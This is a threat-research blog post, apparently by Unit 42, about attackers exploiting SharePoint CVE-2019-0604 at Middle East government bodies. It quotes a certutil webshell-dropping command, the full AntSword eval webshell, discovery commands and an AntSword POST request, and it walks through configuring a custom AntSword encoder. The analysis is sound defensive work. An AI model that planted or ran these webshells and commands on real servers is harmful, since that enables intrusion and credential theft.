


Actors Still Exploiting SharePoint Vulnerability to Attack Middle East Government Organizations

unit42.paloaltonetworks.com/actors-still-exploiting-sharepoint-vulnerability

By Robert Falcone

February 3, 2020



Executive Summary

On September 10, 2019, we observed unknown threat actors exploiting a vulnerability in SharePoint described in CVE-2019-0604 to install several webshells on the website of a Middle East government organization. One of these webshells is the open source AntSword webshell freely available on Github, which is remarkably similar to the infamous China Chopper webshell.

On January 10, 2020, we used Shodan to search for Internet accessible servers running versions of SharePoint vulnerable to CVE-2019-0604. While admittedly the version numbers provided by SharePoint within HTTP responses do not always provide the precise SharePoint version number, we decided to use it to check if it was less than the version numbers of the patched SharePoint versions from the Microsoft advisory. We performed this comparison and found 28,881 servers that advertised a vulnerable version of SharePoint. We did not actively check each server to verify if they were indeed vulnerable, so it is possible that many of these public-facing SharePoint servers were not vulnerable or since patched. Regardless, the sheer number of servers and publicly available exploit code suggests that CVE-2019-0604 is still a major attack vector.

Using this collection of webshells, the actors moved laterally to other systems on the network by dumping credentials with a variant of the notorious Mimikatz tool and using Impacket's atexec tool to use dumped credentials to run commands on other systems. On September 19, 2019, we observed the same exact Mimikatz variant uploaded to a webshell hosted at another government

organization in a second country in the Middle East. The Mimikatz variant uploaded to these two organizations is unique, as it involves a seemingly custom loader application written in .NET. Therefore, we believe that the same threat group is behind both intrusions.

Back in April 2019, we first observed the Emissary Panda threat group exploiting CVE-2019-0604 to install webshells on SharePoint servers at government organizations in two Middle Eastern countries. Fast forward five months to the current attacks and we see exploitation of the same vulnerability at government organizations in two different countries compared to the April attacks. We do not have any strong ties to connect the current attacks exploiting this vulnerability in SharePoint with the Emissary Panda attacks carried out in April. The overlaps between these two sets of attacks include exploitation of a common vulnerability, similar toolset and a shared government victimology, but no strong pivot points to connect these attack campaigns together.

The exploitation of this vulnerability is not unique to Emissary Panda, as multiple threat groups are using this vulnerability to exploit SharePoint servers to gain initial access to targeted networks. We would like to acknowledge the possibility of an overlap in the AntSword webshell, as we stated that Emissary Panda used China Chopper in the April attacks and AntSword and China Chopper webshells are incredibly similar. However, at this time we do not believe the April attacks used AntSword based on artifacts analyzed on the SharePoint server, specifically none of the IIS logs in the April attacks used the AntSword User-Agent in requests to the webshell that were observed in the current attacks.

Palo Alto Networks customers are protected from the threat described in this blog through Threat Prevention signatures for the exploits and C2 traffic as well as through WildFire. More details on this protection is available in the conclusion of the report.

Exploiting CVE-2019-0604

On September 10, 2019, we observed an HTTP POST request to the following URL that we believe was the exploitation of CVE-2019-0604 in a publicly facing SharePoint server (T1190):

```
/_layouts/15/picker.aspx
```

We did not have access to the data sent within the HTTP POST request above, however, we observed the following command executed on the SharePoint server at the time of the inbound request:

```
C:\Windows\System32\cmd.exe /c echo
PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjliBEZwJ1Zz0idHJ1ZS1gVHJhY2U9ImZhbHNlIiAIPg[..snip..]
> c:\programdata\cmd.txt & certutil -decode c:\programdata\cmd.txt C:\Program Files\Common
Files\microsoft shared\Web Server Extensions\14\TEMPLATE\LAYOUTS\c.aspx & certutil -
decode c:\programdata\cmd.txt C:\Program Files\Common Files\microsoft shared\Web Server
Extensions\15\TEMPLATE\LAYOUTS\c.aspx & certutil -decode c:\programdata\cmd.txt
C:\Program Files\Common Files\microsoft shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\c.aspx
```

The command above uses the echo command to write a large chunk of base64 encoded data to a text file named cmd.txt. The command then uses the certutil application to convert the base64 encoded data (T1132) in the cmd.txt file to c.aspx in three different SharePoint related folders.

The result of this entire command saves a variant of the Awen asp.net webshell (T1100) to the SharePoint server to further interact with the compromise server. The Awen webshell deployed in the exploitation of this SharePoint vulnerability had a SHA256 hash of 5d4628d4dd89f31236f8c56686925cbb1a9b4832f81c95a4300e64948afede21.

Actor's Awen Webshell

Just 40 seconds after the suspected exploitation of CVE-2019-0604, we observed the first HTTP GET request to a webshell at c.aspx, which is a modified version of the freely available awen asp.net webshell. We believe this HTTP GET request was the actor visiting the webshell after exploitation and prior to executing commands. Figure 1 shows the Awen webshell, which has little functionality outside of setting the path to the command prompt application and running commands.




Figure 1 Awen webshell installed by actor after exploiting CVE-2019-0604

The actor uses the Awen webshell seen in Figure 1 to run various commands to do an initial discovery on the system and network, including user accounts (T1033 and T1087), files and folders (T1083), privileged groups (T1069), remote systems (T1018) and network configuration (T1016). Table 1 not only shows the commands used for discovery, but also the commands used to deploy another webshell to the server using the echo command to write base64 encoded data to a.txt and using the certutil application to decode and save to bitreeview.aspx. Table 1 also shows the time delta between the commands executed using the Awen webshell to provide insight into the tempo at which this actor executed commands.

Time delta from previous command	Command
3 minutes 55 seconds (from initial exploitation)	dir c:\programdata\
14 seconds	query user

15 seconds	<code>net group /do</code>
32 seconds	<code>whoami</code>
18 seconds	<code>net user <redacted hostname> /do</code>
12 seconds	<code>net localgroup administrators</code>
21 seconds	<code>ping -n 1 8.8.8.8</code>
20 seconds	<code>net group exchange servers /do</code>
22 seconds	<code>ipconfig /all</code>
23 seconds	<code>ping -n 1 -a 10.x.x.x</code>
10 minutes 53 seconds	<code>echo PCVAIFBhZ2UgTGFuZ3VhZ2U9IkpzY3JpcHQi[.snip.] > c:\programdata\a.txt</code>
5 seconds	<code>type c:\programdata\a.txt</code>
5 seconds	<code>certutil -decode c:\programdata\a.txt c:\program files\common files\microsoft shared\web server extensions\14\template\layouts\bitreeview.aspx</code>
23 seconds	<code>del c:\programdata\a.txt</code>

Table 1 Awen webshell installed by actor after exploiting CVE-2019-0604

The webshell named `bitreeview.aspx` was saved to a folder within the SharePoint server's install path. The `bitreeview.aspx` file is a variant of the AntSword webshell that has undeniably similar traits as the infamous China Chopper webshell. After installing this AntSword webshell, the actor no longer uses the Awen webshell and issues the first command to AntSword 35 seconds after the last command issued to the Awen webshell.

Actor's AntSword Webshell

AntSword is a modular webshell that involves a very simple webshell that the actor would deploy to the compromised server and a client application referred to as the AntSword Shell Manager. The use of the client application differs from many other webshells that the actor would interact with in a browser window. The actor would use the AntSword Shell Manager to interact with the AntSword webshell on the compromised server, as the Shell Manager sends the appropriate script to the webshell that will execute to carry out the desired action. To provide a sense of the limited functionality within the webshell itself, the `bitreeview.aspx` AntSword webshell deployed in this attack (SHA256:

15ecb6ac6c637b58b2114e6b21b5b18b0c9f5341ee74b428b70e17e64b7da55e) was only 162 bytes and contained the following:


```
1  %@ Page Language="Jscript"%  
2  %  
3  eval(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.  
4  FromBase64String(Request.Item["Darr1R1ng"])), "unsafe"); %  
5  
6  
7
```

As you can see from the code above, the AntSword webshell has no functionality other than running a script provided by the AntSword Shell Manager, specifically within a field named Darr1R1ng of an HTTP POST request. The code above also tells us the actors had created their own custom “encoder” within the AntSword Shell Manager to be able to interact with the code above, which we will discuss in detail in the next section.

The actors used the AntSword webshell to run a variety of commands on the compromised server. The following are a list of the initial commands issued using this webshell that will attempt to do initial system and user discovery, as well as attempt to ping systems of interest:

1. whoami
2. query user
3. nltest /domain_Trusts
4. ping -n 1 <redacted domain name>
5. ipconfig /all
6. net group /do
7. net group Exchange Servers /do
8. ing -n 1 <redacted hostname of Exchange server>
9. ping -n 1 <redacted hostname of Exchange server>
10. query user

The ping attempts suggests that this actor seeks to gain access to Microsoft Exchange servers, which may be part of their objective or they desire the elevated privileges on the domain that an Exchange server provides. Also, the ping attempts show the actor misspelled the command their first attempt, which suggests that these commands were issued with hands on-keyboard and not through an automated script. Figure 2 shows the terminal interface within the AntSword Shell Manager application through which the actors would have issued commands.



```
AntSword
AntSword Edit Window Debug
>_ 127.0.0.1
(*) Informations
Current Path: C:/inetpub/wwwroot
Drive List: C:D:
System Info: Microsoft Windows NT 6.1.7601 Service Pack 1
Current User: ASP.NET v4.0 Classic
(*) Enter ashelp to view local commands
C:\inetpub\wwwroot> whoami
iis apppool\asp.net v4.0 classic
C:\inetpub\wwwroot>
```

Figure 2 Terminal within AntSword's Shell Manager interacting with webshell

While we did not have 100% visibility, we also believe the actors used the AntSword webshell to upload tools to the server as well, specifically cURL, a custom Mimikatz variant, and compiled variants of Impacket's wmiexec and atexec tools. AntSword has a FileManager interface that provides a navigation capability similar to Windows Explorer, which allows the actor to upload and download files to and from the compromised server. Figure 3 shows the FileManager interface within the AntSword Shell Manager application.




Figure 3 FileManager interface within AntSword's Shell Manager using the webshell

The actor issued commands to the webshell using these uploaded tools. For instance, the cURL tool was used in the command `curl.exe ipinfo.io --max-time 5` to determine if the server had outbound access to the Internet and to obtain the external IP address of the compromised system. The actors used the 'net use' command, Mimikatz and the Impacket tools specifically for lateral movement. It appears the actors used Mimikatz to dump credentials from memory (T1003) and used the Impacket tools to use the pass the hash (T1075) technique to run commands on other systems.

Actor's Custom AntSword Encoder

To use the AntSword webshell installed on the SharePoint server, the actor had to create a custom encoding module in AntSword. We know this as the default encoders in the AntSword Shell Manager were unable to successfully interact with the `bitreeview.aspx` webshell. We found that the default base64 encoder would not base64 encode the data in the `Darr1R1ng` field, rather it would deliver it in cleartext, as seen in HTTP POST request seen in Figure 4. When we attempted to use the default base64 encoder to interact with the `bitreeview.aspx` webshell installed by the threat actor, the server responded with HTTP 500 error messages as the cleartext `Darr1R1ng` field contained characters that were not in the base64 alphabet.


```
POST /bitreeview_b64.aspx HTTP/1.1
Host: 192.168.45.10
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 902
Connection: close
```

```
Darr1R1ng=eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item%5B%22q5190cbcc126a9%22%5D))%2C%22unsafe%22)%3B&q5190cbcc126a9=UmVzcG9uc2UuV3JpdGUoImZjMDdmZDIiKTt2YXJgZXJyO0kV4Y2VvdGlvbjt0cnl7ZXZhbChTeXN0ZW0uVGV4dC5FbmNvZGluZy5HZXRfBmNvZGluZygiVVRGLTgiKS5HZXRtdHJpbmcoU3lzdGVtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cm luZygiZG1GeULHTTlVM2x6ZEdWdExrbFBMa1JwY21WamRH0XllUzVIWlhSTWlyZHBZMkZzUkhKcGRtVnpLQ2s3VW1WemNH0XVjMlV1VjNKcGRHVW9VMlZ5ZG1WeUxrMWhjRkJoZEdnb0lpNGLLU3NpQ1NjcE8yWnZjaWgyVWhJZ2FUMHdPMms4UFdNdWJHVnVaM1JvTFRFN2FTc3JLVkpsYzNCdmJvTmxMbGR5YVhSbEtHTmJhvjFiTUyWcklqb2LLVHRTWlh0d2IyNXpaUzVYY21sMFPtZ2ZlDU0lyUlc1MmFYSnZibTFSYm5RdVQxTldawEp6YVc5dUt5SUpJaws3VW1WemNH0XVjMlV1VjNKcGRHVW9SVzUyYVhKdmJtMwXib1F1Vlh0bGNrNWhiV1VwT3c9PSIpKSwidW5zYWZLIik7fWnhdGNoKGvYci17UmVzcG9uc2UuV3JpdGUoIkVSUk9S0i8vICIRZXJyLm1lc3NhZ2Up031SZXNwb25zZS5Scm10ZSgiOTZlOGIyIik7UmVzcG9uc2UuRW5kKkCk7
```


Figure 4 HTTP POST request issued by AntSword Shell Manager to webshell using default base64 encoder

We determined that the actor must have created a custom encoding module in the AntSword Shell Manager that base64 encoded the entire Darr1R1ng field to successfully interact with the bitreeview.aspx webshell. The AntSword Shell Manager includes an interface for a user to create a custom encoding module, so we set out to determine the steps the actor would take to be able to create this custom encoding to start interacting with the webshell.


1. The actor would first start by opening the AntSword Shell Manager. Based on our analysis, they used AntSword v2.1 specifically.




2. Before interacting with the installed webshell, the actor had to create a custom encoding module. To create the custom encoding module, the actor would click the AntSword > Encoders manager from the menu.




3. In the Encoder Manager interface, the actor would click the New Encoder button.




4. From the New Encoder drop down, the actor would select ASPX as the AntSword webshell installed on the SharePoint server was an ASPX file.




5. The actor would have to name the new encoder and click the blue button to continue. We chose the default name 'myencoder' for this example.




6. After creating the new encoder, the actor would select the encoder and click the Edit menu button.




7. After clicking the Edit button, the EditEncoder window opens and provides an example encoder that the actor can modify. To use the 'bitreeview.aspx' webshell on the server, the actor must have modified line 24 of the example encoder to base64 encode the contents 'Darr1R1ng' field instead of leaving them in cleartext.



